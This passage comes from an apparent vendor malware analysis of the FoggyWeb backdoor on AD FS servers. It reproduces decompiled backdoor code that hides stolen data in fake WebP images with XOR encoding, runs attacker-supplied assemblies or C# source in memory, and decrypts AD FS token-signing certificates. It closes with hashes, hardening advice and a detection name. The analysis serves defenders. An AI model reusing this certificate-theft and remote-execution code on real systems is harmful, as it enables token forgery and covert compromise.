The *GetWebpImage()* method is in charge of masquerading the output of the C2 commands as a legitimate WebP file (by adding appropriate RIFF/WebP file header magic/fields) and encoding the resulting WebP file.

```
public static byte[] GetWebpImage(byte[] data)
{
    byte[] frame = Webp.GetFrame(data);
    byte[] webpHeader = Webp.GetWebpHeader(frame.Length);
    byte[] array = new byte[webpHeader.Length + frame.Length];
    Array.Copy(webpHeader, array, webpHeader.Length);
    Array.Copy(frame, 0, array, webpHeader.Length, frame.Length);
    Common.ProtectData(array, webpHeader.Length);
    return array;
}
```

GetWebpImage() uses the following helper methods to create and encode the fake WebP file that contains the C2 command output:

> *GetWebpImage()* first invokes the *Webp.GetFrame()* method, which is responsible for compressing the output of the C2 command and copying the compressed version to a new array (0 padded to a multiple of 32 bytes). The length of the compressed data is added as the first four bytes of the new array.

```
private static byte[] GetFrame(byte[] data)
{
    byte[] array = Common.Compress(data);
    byte[] array2 = new byte[array.Length + 4 + 32 & -32];
    Array.Copy(BitConverter.GetBytes(array.Length), array2, 4);
    Array.Copy(array, 0, array2, 4, array.Length);
    return array2;
}
```

To compress the data, *GetFrame()* invokes the *Common.Compress()* method, which is used to compress the data by leveraging the C# GZipStream compression class.

```
internal static class Common
{
    // Token: 0x06000008 RID: 8 RVA: 0x0000250C File Offset: 0x0000070C
    public static byte[] Compress(byte[] buffer)
    {
        byte[] result;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Compress))
            {
                using (MemoryStream memoryStream2 = new MemoryStream(buffer))
                {
                    memoryStream2.CopyTo(gzipStream);
                }
            }
            result = memoryStream.ToArray();
        }
        return result;
    }
```

For demonstration purposes, assume the C2 command yields the following data (a 256-byte pseudo-randomly generated byte array).

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   07 C7 5E F4 BC 0E 6A 87  DA 70 89 6B F5 73 96 8D   Ç^ô¼ j‡Úp‰kõs–
00000010   E8 DF A0 4C FF 72 0E 2A  CB C8 DE 12 A6 0A B2 8A  èß Lÿr *ËÈÞ ¦ ²Š
00000020   BB C4 60 D5 8D 9D F3 07  2A C2 A2 FF 41 5F 7B F1  »Ä`Õ  ó *Â¢ÿA_{ñ
           ============*Omitted for Brevity*==============
000000D0   61 F3 5D AA 57 E1 21 E6  EA 18 62 46 B1 E9 28 EB  aó]ªWá!æê bF±é(ë
000000E0   8A C2 16 7A E3 0C A0 2F  7A 00 9E 2A 67 E0 D3 09  ŠÂ zã  /z ž*gàÓ
000000F0   76 13 91 88 B6 6D 1D E8  11 1A 82 7F B9 7F 8D AB  v ‘ˆ¶m è  ‚ ¹  «
```

Given the data above (that is, sample C2 command output), *GetFrame()* returns the following byte array.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   17 01 00 00 1F 8B 08 00  00 00 00 00 00 0A 01 00        ‹
00000010   01 FF FE 07 C7 5E F4 BC  0E 6A 87 DA 70 89 6B F5     ÿþ Ç^ô¼ j‡Úp‰kõ
00000020   73 96 8D E8 DF A0 4C FF  72 0E 2A CB C8 DE 12 A6    s– èß Lÿr *ËÈÞ ¦
           ============*Omitted for Brevity*==============
000000F0   E9 28 EB 8A C2 16 7A E3  0C A0 2F 7A 00 9E 2A 67    é(ëŠÂ zã  /z ž*g
00000100   E0 D3 09 76 13 91 88 B6  6D 1D E8 11 1A 82 7F B9    àÓ v 'ˆ¶m è  ‚ ¹
00000110   7F 8D AB C2 AA 56 01 00  01 00 00 00 00 00 00 00      «ÂªV
```

Length of the succeeding GZip compressed data	GZip compressed data (sample C2 command output)	Zero padding (padded to a multiple of 32 bytes)

Next, *GetWebpImage()* invokes the *Webp.GetWebpHeader()* method, passing in the size of the byte array returned by *GetFrame()* in the step above. *GetWebpHeader()* is responsible for creating and returning an array containing custom RIFF WebP file magic/header bytes.

```
private static byte[] GetWebpHeader(int dataLength)
{
    byte[] array = new byte[]
    {
        82,
        73,
        70,
        70,
        0,
        0,
        0,
        0,
        87,
        69,
        66,
        80,
        86,
        80,
        56,
        32,
        0,
        0,
        0,
        0,
        16,
        50,
        0,
        157,
        1,
        42,
        0,
        0,
        0,
        0,
        0,
        0
    };
    array[26] = ((dataLength > 8192) ? 128 : 64);
    array[28] = ((dataLength > 8192) ? 128 : 64);
    byte[] array2 = array;
    Array.Copy(BitConverter.GetBytes(dataLength + array2.Length - 8), 0, array2, 4, 4);
    Array.Copy(BitConverter.GetBytes(dataLength + array2.Length - 20), 0, array2, 16, 4);
    return array2;
}
```

The array variable above contains the following 32-byte hardcoded RIFF/WebP header bytes.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   52 49 46 46 00 00 00 00  57 45 42 50 56 50 38 20    RIFF    WEBPVP8
00000010   00 00 00 00 10 32 00 9D  01 2A 00 00 00 00 00 00         2   *
```

If the size of the array passed to *GetWebpHeader()* (returned by *GetFrame()*) exceeds 8,192 bytes, the bytes at index 26 and 28 of the header bytes (initially set to 0x00) are replaced with 0x80. Otherwise, the bytes at index 26 and 28 are replaced with 0x40, as shown below.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   52 49 46 46 38 01 00 00  57 45 42 50 56 50 38 20   RIFF8    WEBPVP8
00000010   2C 01 00 00 10 32 00 9D  01 2A 40 00 40 00 00 00   ,    2    *@ @
```

GetWebpHeader() then returns the custom RIFF/WebP header above to *GetWebpImage()*.

> Next, *GetWebpImage()* creates a new array by appending the custom RIFF/WebP header bytes returned by *GetWebpHeader()* to the array returned by *GetFrame()* (the array containing the compressed version of the C2 command output).

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   52 49 46 46 38 01 00 00  57 45 42 50 56 50 38 20   RIFF8    WEBPVP8
00000010   2C 01 00 00 10 32 00 9D  01 2A 40 00 40 00 00 00   ,    2    *@ @
00000020   17 01 00 00 1F 8B 08 00  00 00 00 00 00 0A 01 00           <
00000030   01 FF FE D4 00 D2 AB 2F  2E 44 24 C5 39 57 A3 61    ÿþÔ Ò«/.D$Å9W£a
           ============*Omitted for Brevity*==============
00000120   D2 61 A1 94 50 B6 E0 5B  D8 C8 11 37 09 9D 3A B5   Òa¡"P¶à[ØÈ 7  :µ
00000130   C9 89 81 A1 54 F8 3C 00  01 00 00 00 00 00 00 00   É‰ ¡Tø<

Custom RIFF/WebP header bytes  | Byte array returned by GetFrame() (contains
returned by GetWebpHeader()    | the sample GZip compressed C2 command output)
```

GetWebpImage() calls the *Common.ProtectData()* method of the backdoor to encode the portion of the new array that contains the compressed bytes (that is, it does not encode the custom RIFF/WebP header). As the second argument, *GetWebpImage()* passes the offset of the first compressed byte to *ProtectData()* (as shown in the table above, 0x20 or 32 is the offset of the first compressed byte in this case). *ProtectData()* uses a *dynamic* XOR key and a custom XOR methodology to XOR encode the compressed data.

```
public static void ProtectData(byte[] data, int offset)
{
    byte[] array = new byte[]
    {
        23,
        165,
        185,
        3,
        242,
        130,
        46,
        217,
        119,
        26,
        171,
        206
    };
    for (int i = offset; i < data.Length; i++)
    {
        int num = i;
        data[num] ^= array[i % array.Length];
        array[i % array.Length] = (byte)((int)array[i % array.Length] << 1 | array[i % array.Length] >> 7);
    }
}
```

Initially, the 12-byte hardcoded XOR key array contains the following (seed) bytes.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   17 A5 B9 03 F2 82 2E D9  77 1A AB CE                ¥¹ ò‚.Ùw «Î
```

As shown in the screenshot above, each byte of compressed data is XOR'd with a byte from the XOR key array. The first byte of the compressed data (0x17) is XOR'd with the XOR key byte located at offset 8 of the key array (0x77).

```
32 (starting offset of the compressed data) % 12 (size of the XOR key) = 8
```

After XOR’ing the first byte of the compressed data with the XOR key byte located at offset 8 of the key array, the XOR key byte itself gets overwritten with a new value.

```
array[i % array.Length] = (byte)((int)array[i % array.Length] << 1 | array[i % array.Length] >> 7);
```

For example, the XOR key byte located at offset 8 of the XOR key array (0x77) gets overwritten with 0xEE via the following operations.

```
array[8] = (byte)((int)array[8] << 1 | array[8] >> 7)
array[8] = (byte)(0x77 << 1 | 0x77 >> 7)
array[8] = (byte)(0xEE | 0x00) ==> 0xEE
array[8] = 0xEE
```

The second byte of the compressed data (0x01) is XOR’d with the XOR key byte located at offset 9 of the key array (*33 % 12 = 9*) and so on until the key rolls to the first byte of the XOR array (as mentioned above, the XOR key bytes get overwritten after each encoding operation). Below is the XOR encoded version of the sample compressed array.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   60 1B AB CE 08 2E B1 03  F2 82 2E D9 EE 3E 56 9D   ` «Î .± ò,.Ùî>V
00000010   2F B4 8D 6C 31 53 19 E4  FF 25 3A 86 D6 E4 5A 76   /´ l1S äÿ%:†ÖäZv

           ============*Omitted for Brevity*==============

00000100   5A 8E 20 66 98 8B CC 73  FF 69 8E A7 84 DF 17 35   ZŽ f˜‹ÌsÿiŽ§„ß 5
00000110   F4 F8 05 55 68 DE D4 67  8A D2 DC 81 79 41 17 EC   ôø UhÞÔgŠÒÜ yA ì
```

After the steps outlined above, *GetWebpImage()* returns the following sample data to the method that invokes it to obfuscate and conceal the output of each C2 command (*ProcessGetRequest()*).

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000   52 49 46 46 38 01 00 00  57 45 42 50 56 50 38 20   RIFF8   WEBPVP8
00000010   2C 01 00 00 10 32 00 9D  01 2A 40 00 40 00 00 00   ,    2   *@ @
00000020   60 1B AB CE 08 2E B1 03  F2 82 2E D9 EE 3E 56 9D   ` «Î .± ò,.Ùî>V
00000030   2F B4 8D 6C 31 53 19 E4  FF 25 3A 86 D6 E4 5A 76   /´ l1S äÿ%:†ÖäZv

           ============*Omitted for Brevity*==============

00000120   5A 8E 20 66 98 8B CC 73  FF 69 8E A7 84 DF 17 35   ZŽ f˜‹ÌsÿiŽ§„ß 5
00000130   F4 F8 05 55 68 DE D4 67  8A D2 DC 81 79 41 17 EC   ôø UhÞÔgŠÒÜ yA ì

Custom RIFF/WebP header | Compressed and XOR encoded C2 command output
```

As previously mentioned, *ProcessGetRequest()* returns the fake RIFF/WebP file generated above (containing stolen token-signing certificate, token encryption certificate, or the AD FS service configuration data) to the C2 in an HTTP 200 response.

```
if (array != null)
{
    this.response.ContentType = "image/webp";
    byte[] webpImage = Webp.GetWebpImage(array);
    this.response.ContentLength64 = (long)webpImage.Length;
    this.response.StatusCode = 200;
    this.response.OutputStream.Write(webpImage, 0, webpImage.Length);
}
```

If the backdoor cannot execute a C2 command successfully, it returns an HTTP 404 response to the C2 instead.

HTTP POST handler

Incoming HTTP POST requests that match the URI pattern */adfs/services/trust/2005/samlmixed/upload* are handled by the *ProcessPostRequest()* method.

```
private void ProcessPostRequest()
{
    if (!this.context.Request.ContentType.EndsWith("xml", StringComparison.OrdinalIgnoreCase))
    {
        return;
    }
    using (Stream inputStream = this.context.Request.InputStream)
    {
        using (StreamReader streamReader = new StreamReader(inputStream, this.context.Request.ContentEncoding))
        {
            string input = streamReader.ReadToEnd();
            Match match = Regex.Match(input, "<X509Certificate>(.*)</X509Certificate>", RegexOptions.Singleline);
            if (match.Success)
            {
                string s = match.Groups[1].Value.Trim();
                match = Regex.Match(input, "<SignatureValue>(.*)</SignatureValue>", RegexOptions.Singleline);
                if (match.Success)
                {
                    byte[] array = Convert.FromBase64String(match.Groups[1].Value.Trim());
                    array = Common.UnprotectData(array);
                    array = Convert.FromBase64String(Encoding.UTF8.GetString(array).Split(new char[]
                    {
                        ';'
                    })[0]);
                    string[] array2 = Encoding.UTF8.GetString(array).Split(new char[]
                    {
                        ';'
                    });
                    bool flag = false;
                    for (int i = 0; i < array2.Length; i++)
                    {
                        if (i == 2)
                        {
                            flag = true;
                        }
                        else if (!string.IsNullOrEmpty(array2[i]))
                        {
                            array = Convert.FromBase64String(array2[i]);
                            array2[i] = Encoding.UTF8.GetString(array);
                        }
                    }
                    array = Convert.FromBase64String(s);
                    array = Common.UnprotectData(array);
                    Service.ExecuteAssembly(Common.Decompress(array), array2[0], array2[1], flag ? array2.Skip(3).
                    this.response.StatusCode = 204;
                }
            }
        }
    }
}
```

This method ensures that the *ContentType* value of an incoming HTTP POST request ends with “xml” (case-insensitive), and the HTTP POST data contains two XML elements named *X509Certificate* and *SignatureValue* (for example, a blob that starts with the string “*<X509Certificate*>” and ends with the string *“</X509Certificate*>”).

```
if (!this.context.Request.ContentType.EndsWith("xml", StringComparison.OrdinalIgnoreCase))
{
    return;
}
using (Stream inputStream = this.context.Request.InputStream)
{
    using (StreamReader streamReader = new StreamReader(inputStream, this.context.Request.ContentEncoding))
    {
        string input = streamReader.ReadToEnd();
        Match match = Regex.Match(input, "<X509Certificate>(.*)</X509Certificate>", RegexOptions.Singleline);
        if (match.Success)
        {
            string s = match.Groups[1].Value.Trim();
            match = Regex.Match(input, "<SignatureValue>(.*)</SignatureValue>", RegexOptions.Singleline);
            if (match.Success)
            {
```

If the XML data contains the two elements, the backdoor performs the following actions:

Decode the values of the *SignatureValue* and *X509Certificate* elements by first decoding the values using Base64 and then calling the *Common.UprotectData()* method on each decoded value.

```
match = Regex.Match(input, "<SignatureValue>(.*)</SignatureValue>", RegexOptions.Singleline);
if (match.Success)
{
    byte[] array = Convert.FromBase64String(match.Groups[1].Value.Trim());
    array = Common.UnprotectData(array);
```

The *UprotectData()* method treats the first two bytes of the Base64 decoded value as a two-byte XOR key. It invokes the *Common.ProtectData()* method (covered in the previous section) on the rest of the data (that is, third byte on) and then uses the two-byte XOR key to XOR decode the data returned by *Common.ProtectData()*. In other words, *UprotectData()* leverages *Common.ProtectData()* to remove the first layer of XOR encoding and then another XOR routine to remove the second layer of XOR encoding applied to the data.

```
public static byte[] UnprotectData(byte[] data)
{
    byte[] array = new byte[]
    {
        data[0],
        data[1]
    };
    byte[] array2 = new byte[data.Length - array.Length];
    Array.Copy(data, array.Length, array2, 0, array2.Length);
    Common.ProtectData(array2, 0);
    for (int i = 0; i < array2.Length; i++)
    {
        byte[] array3 = array2;
        int num = i;
        array3[num] ^= array[i % array.Length];
    }
    return array2;
}
```

Invoke the *Service.ExecuteAssembly()* method to handle the decoded *SignatureValue* and *X509Certificate* values. As shown below, the decoded *X509Certificate* value is the first GZip decompressed/inflated by calling the *Common.Decompress()* method.

```
Service.ExecuteAssembly(Common.Decompress(array), array2[0], array2[1], flag ? array2.Skip(3).ToArray<string>() : null);
this.response.StatusCode = 204;
```

In a new thread, *Service.ExecuteAssembly()* calls *Service.ExecuteAssemblyRoutine()* method to handle the data.

```
public static void ExecuteAssembly(byte[] data, string typeName, string methodName, string[] args)
{
    new Thread(delegate()
    {
        Service.ExecuteAssemblyRoutine(data, typeName, methodName, args);
    }).Start();
}
```

ExecuteAssemblyRoutine() checks if the decoded *X509Certificate* value starts with *"MZ"* (or the bytes *0x4D 0x5A*, the hexadecimal representation of the decimal numbers *77* and *90*, as seen in the screenshot below).

```
private static void ExecuteAssemblyRoutine(byte[] data, string typeName, string methodName, string[] args)
{
    try
    {
        object[] array;
        if (args != null)
        {
            (array = new object[1])[0] = args;
        }
        else
        {
            array = null;
        }
        object[] parameters = array;
        if (data[1] == 90 && data[0] == 77)
        {
            Service.ExecuteBinary(data, typeName, methodName, parameters);
        }
        else
        {
            Service.ExecuteSource(Encoding.UTF8.GetString(data), typeName, methodName, parameters);
        }
    }
    catch (Exception)
    {
    }
}
```

If the decoded *X509Certificate* value starts with “MZ,” the backdoor treats the decoded data as a .NET-based assembly/payload and proceeds to call its *Service.ExecuteBinary()* method to load and execute the DLL payload in memory. After loading the DLL in memory, *ExecuteBinary()* proceeds to invoke a specific method from the loaded DLL. The method name and parameters needed to invoke the method are supplied to the backdoor within the decoded *SignatureValue* data.

```
private static void ExecuteBinary(byte[] data, string typeName, string methodName, object[] parameters)
{
    Assembly assembly = Assembly.Load(data);
    if (!string.IsNullOrEmpty(typeName) && !string.IsNullOrEmpty(methodName))
    {
        object obj = Activator.CreateInstance(assembly.GetType(typeName));
        obj.GetType().InvokeMember(methodName, BindingFlags.Instance | BindingFlags.Static |
          BindingFlags.Public | BindingFlags.NonPublic | BindingFlags.InvokeMethod, null, obj,
          parameters);
        return;
    }
    assembly.EntryPoint.Invoke(null, parameters);
}
```

If the decoded *X509Certificate* value *does not* start with MZ, the backdoor treats the decoded *X509Certificate* value as source code for a C#-based payload and calls its *Service.ExecuteSource()* method to dynamically compile and execute the payload in memory.

```
private static void ExecuteSource(string source, string typeName, string methodName, object[] parameters)
{
    CompilerResults compilerResults = CodeDomProvider.CreateProvider("CSharp").CompileAssemblyFromSource
      (new CompilerParameters
    {
        ReferencedAssemblies =
        {
            "System.dll",
            "System.Data.dll",
            "System.Runtime.dll",
            "System.ServiceModel.dll"
        },
        GenerateInMemory = true,
        GenerateExecutable = false
    }, new string[]
    {
        source
    });
    if (!compilerResults.Errors.HasErrors)
    {
        object obj = compilerResults.CompiledAssembly.CreateInstance(typeName);
        obj.GetType().GetMethod(methodName).Invoke(obj, parameters);
    }
}
```

After handling the HTTP POST request containing the XML elements *X509Certificate* and *SignatureValue*, the backdoor responds to the request with an HTTP 204 response code. If the HTTP POST does not have the elements mentioned above, the backdoor responds to the request with an HTTP 404 response code.

Appendix: Obtaining and decrypting AD FS tokens

As the name suggests, the *Service.GetCertificate()* method is responsible for retrieving an AD FS certificate (either the token- signing or the token encryption certificate, depending on the value of the *certificateType* parameter passed to the method) from the AD FS service configuration database.

```
public static byte[] GetCertificate(string certificateType)
{
    object serviceSettingsDataProvider = Service.GetServiceSettingsDataProvider();
    object obj = serviceSettingsDataProvider.GetType().InvokeMember("GetServiceSettings", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
      BindingFlags.InvokeMethod, null, serviceSettingsDataProvider, new object[0]);
    object value = obj.GetType().GetProperty("SecurityTokenService").GetValue(obj);
    object value2 = value.GetType().GetProperty(certificateType).GetValue(value);
    byte[] array = Convert.FromBase64String((string)value2.GetType().GetProperty("EncryptedPfx").GetValue(value2));
    Type type = Service.GetAssemblyByName("Microsoft.IdentityServer.Service").GetType("Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState");
    object value3 = type.GetField("_state", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(null);
    object value4 = type.GetField("_certificateProtector", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(valu
    return (byte[])value4.GetType().InvokeMember("Unprotect", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic | BindingFlags.InvokeMethod, null
      []
    {
        array
    });
}
```

The method performs the following actions to retrieve the desired certificate:

Invoke another one of its methods named *GetServiceSettingsDataProvider()* to create an instance of type *Microsoft.IdentityServer.PolicyModel.Configuration.ServiceSettingsDataProvider* from the already loaded assembly *Microsoft.IdentityServer*.

```
public static byte[] GetCertificate(string certificateType)
{
    object serviceSettingsDataProvider = Service.GetServiceSettingsDataProvider();
```

```
private static object GetServiceSettingsDataProvider()
{
    return Activator.CreateInstance(Service.GetAssemblyByName("Microsoft.IdentityServer").GetType
      ("Microsoft.IdentityServer.PolicyModel.Configuration.ServiceSettingsDataProvider"));
}
```

Invoke the *GetServiceSettings()* member/method of the above *ServiceSettingsDataProvider* instance to obtain the AD FS service configuration settings.

```
object obj = serviceSettingsDataProvider.GetType().InvokeMember("GetServiceSettings", BindingFlags.Instance | BindingFlags.Public |
  BindingFlags.NonPublic | BindingFlags.InvokeMethod, null, serviceSettingsDataProvider, new object[0]);
```

Obtain the value of the AD FS service settings (from the *SecurityTokenService* property), extract the value of the *EncryptedPfx* blob from the service settings, and decode the blob using Base64.

```
object value = obj.GetType().GetProperty("SecurityTokenService").GetValue(obj);
object value2 = value.GetType().GetProperty(certificateType).GetValue(value);
byte[] array = Convert.FromBase64String((string)value2.GetType().GetProperty("EncryptedPfx").GetValue(value2));
```

Invoke another method named *GetAssemblyByName()* to enumerate all loaded assemblies by name and locate the already loaded assembly *Microsoft.IdentityServer.Service*. This method retrieves the value of two fields named *_state* and *_certificateProtector* from an object of type *Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState* (from the *Microsoft.IdentityServer.Service* assembly).

```
Type type = Service.GetAssemblyByName("Microsoft.IdentityServer.Service").GetType
  ("Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState");
object value3 = type.GetField("_state", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public |
  BindingFlags.NonPublic).GetValue(null);
object value4 = type.GetField("_certificateProtector", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public |
  BindingFlags.NonPublic).GetValue(value3);
```

```
private static Assembly GetAssemblyByName(string name)
{
    return AppDomain.CurrentDomain.GetAssemblies().SingleOrDefault((Assembly assembly) => assembly.GetName().Name == name);
}
```

The *AdministrationServiceState* class/object contains configuration information necessary for the execution and handling of client requests. The field *_state* is used to maintain the current state of the *AdministrationServiceState* class/object (screenshot from *Microsoft.IdentityServer.Service.dll*).

```
namespace Microsoft.IdentityServer.Service.Configuration
{
    // Token: 0x0200011D RID: 285
    internal sealed class AdministrationServiceState
    {
        // Token: 0x06000783 RID: 1923 RVA: 0x0003863C File Offset: 0x0003683C
        static AdministrationServiceState()
        {
            AdministrationServiceState._reader = new SqlServiceConfigurationReader();
            AdministrationServiceState._state = new AdministrationServiceState();
        }
```

The *AdministrationServiceState* object (stored in the *_state* field) contains another field named *_certificateProtector*.

```
private void LoadDynamicConfiguration()
{
    this._enableEventLogThrottling = true;
    this._eventlogLevel = 63;
    this._eventLogThrottlingIntervalInMinutes = 5;
    this._auditLevel = 1;
    AdministrationServiceState._reader.TryGetIssuanceData(out this._eventlogLevel, out this._enableEventLogThrottling, out this._even
      this._auditLevel);
    MSISEventLog.SetEventLogSettings(this._eventlogLevel, this._enableEventLogThrottling, this._eventLogThrottlingIntervalInMinutes,
    this._certificateProtector = AdministrationServiceState._reader.CreateCertificateProtector();
```

The field *_certificateProtector* stores an instance of the Data Protector class *DkmDataProtector* for Distributed Key Management (DKM). The *DkmDataProtector* class implements a method named *Unprotect()*, which ultimately calls the *Unprotect()* method of DKM/IDKM (screenshot from *Microsoft.IdentityServer.dll*).

```
public byte[] Unprotect(byte[] encryptedData)
{
    return this.Transform(encryptedData, (MemoryStream x) => this._dkm.Unprotect(x));
}
```

The DKM *Unprotect()* method inherits a method named *Unprotect()* from *Microsoft.IdentityServer.Dkm.DKMBase* (screenshot from *Microsoft.IdentityServer.Dkm.dll*).

```
public MemoryStream Unprotect(MemoryStream cipherText, bool pinnedOutput)
{
    MemoryStream memoryStream = null;
    if (pinnedOutput)
    {
        memoryStream = new PinnedMemoryStream(cipherText.Length);
    }
    else
    {
        memoryStream = new MemoryStream();
    }
    IAuthEncrypt authEncrypt = null;
    try
    {
        authEncrypt = this.DecodeProtectedBlob(cipherText);
        int num = DKMBase.KeyLength(authEncrypt.DecodedPolicy);
        Key key = this.ReadKey(authEncrypt.DecodedPolicy.CurrentKeyGuid);
        if (key == null)
        {
            throw new KeyException(Resources.String2);
        }
        if (key.KeyLength < num)
        {
            throw new CryptographicUnexpectedOperationException(Resources.String3);
        }
        authEncrypt.DeriveKeys(key);
        authEncrypt.AuthenticatedDecrypt(cipherText, memoryStream);
        this.decodedPolicy = authEncrypt.DecodedPolicy;
    }
    finally
    {
        if (authEncrypt != null)
        {
            authEncrypt.Clear();
        }
    }
    return memoryStream;
}
```

The *Unprotect()* method from *Microsoft.IdentityServer.Dkm.DKMBase* (shown above) provides the functionality to decrypt the encrypted certificate (a PKCS12 object) stored in the *EncryptedPfx* blob.

Armed with the knowledge about the availability of the *Unprotect()* method accessible via the *_certificateProtector* field, the backdoor invokes the *Unprotect()* method to decrypt the encrypted certificate stored in the *EncryptedPfx* blob of the desired certificate type (either the AD FS token signing or encryption certificate).

```
object value4 = type.GetField("_certificateProtector", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Pu
  BindingFlags.NonPublic).GetValue(value3);
return (byte[])value4.GetType().InvokeMember("Unprotect", BindingFlags.Instance | BindingFlags.Public | BindingFlags
  BindingFlags.InvokeMethod, null, value4, new object[]
{
    array
});
```

A variant of the technique described in this Appendix was publicly presented by Douglas Bienstock and Austin Baker at the TROOPERS conference in 2019 (I am AD FS and so can you: Attacking Active Directory Federated Services). However, the method used by FoggyWeb differs from the publicly presented method, in that FoggyWeb leverages the *_state* and *_certificateProtector* fields from the *AdministrationServiceState* class/object to facilitate access to the Data Protector class *DkmDataProtector* (used to gain access to and invoke the *Unprotect()* method).

Indicators of compromise (IOCs)

Type	Threat Name	Threat Type	Indicator
MD5	FoggyWeb	Loader	5d5a1b4fafaf0451151d552d8eeb73ec
SHA-1	FoggyWeb	Loader	c896ece073dd01191cbc1d462bc2f47161828a83
SHA-256	FoggyWeb	Loader	231b5517b583de102cde59630c3bf938155d17037162f663874e4662af2481b1
MD5	FoggyWeb	Backdoor (encrypted)	9ff9401315d0f7258a9fcde0cfdef02b
SHA-1	FoggyWeb	Backdoor (encrypted)	4597431f26424cb814c917168fa8d74d01ab7cd1
SHA-256	FoggyWeb	Backdoor (encrypted)	da0be762bb785085d36aec80ef1697e25fb15414514768b3bcaf798dd9c9b169
MD5	FoggyWeb	Backdoor (decrypted)	e9671d294ce41fe6dbb9637dc0157a88
SHA-1	FoggyWeb	Backdoor (decrypted)	85cfeccbb48fd9f498d24711c66e458e0a80cc90
SHA-256	FoggyWeb	Backdoor (decrypted)	568392bd815de9b677788addfc4fa4b0a5847464b9208d2093a8623bbecd81e6

Mitigations

Customers should review their AD FS Server configuration and implement changes to secure these systems from attacks:

Best Practices for securing AD FS and Web Application Proxy

We strongly recommend for organizations to harden and secure AD FS deployments through the following best practices:

- Ensure only Active Directory Admins and AD FS Admins have admin rights to the AD FS system.
- Reduce local Administrators’ group membership on all AD FS servers.
- Require all cloud admins to use multi-factor authentication (MFA).
- Ensure minimal administration capability via agents.
- Limit on-network access via host firewall.
- Ensure AD FS Admins use Admin Workstations to protect their credentials.
- Place AD FS server computer objects in a top-level OU that doesn’t also host other servers.
- Ensure that all GPOs that apply to AD FS servers apply only to them and not to any other servers. This limits potential privilege escalation through GPO modification.
- Ensure that the installed certificates are protected against theft. Don’t store these on a share on the network and set a calendar reminder to ensure they get renewed before expiring (expired certificate breaks federation auth). Additionally, we recommend protecting signing keys or certificates in a hardware security module (HSM) attached to AD FS.
- Set logging to the highest level and send the AD FS (and security) logs to a SIEM to correlate with AD authentication as well as Azure AD (or similar).
- Remove unnecessary protocols and Windows features.

- Use a long (>25 characters) and complex password for the AD FS service account. We recommend using a Group Managed Service Account (gMSA) as the service account, as it removes the need for managing the service account password over time by managing it automatically.
- Update to the latest AD FS version for security and logging improvements (as always, test first).
- When federated with Azure AD follow the best practices for securing and monitoring the AD FS trust with Azure AD.

Detections


Protecting AD FS servers is key to mitigating NOBELIUM attacks. Detecting and blocking malware, attacker activity, and other malicious artifacts on AD FS servers can break critical steps in known NOBELIUM attack chains. Microsoft Defender Antivirus detects the new NOBELIUM components discussed in this blog as the following malware:

- **Loader:** *Trojan:Win32/FoggyWeb.A!dha*
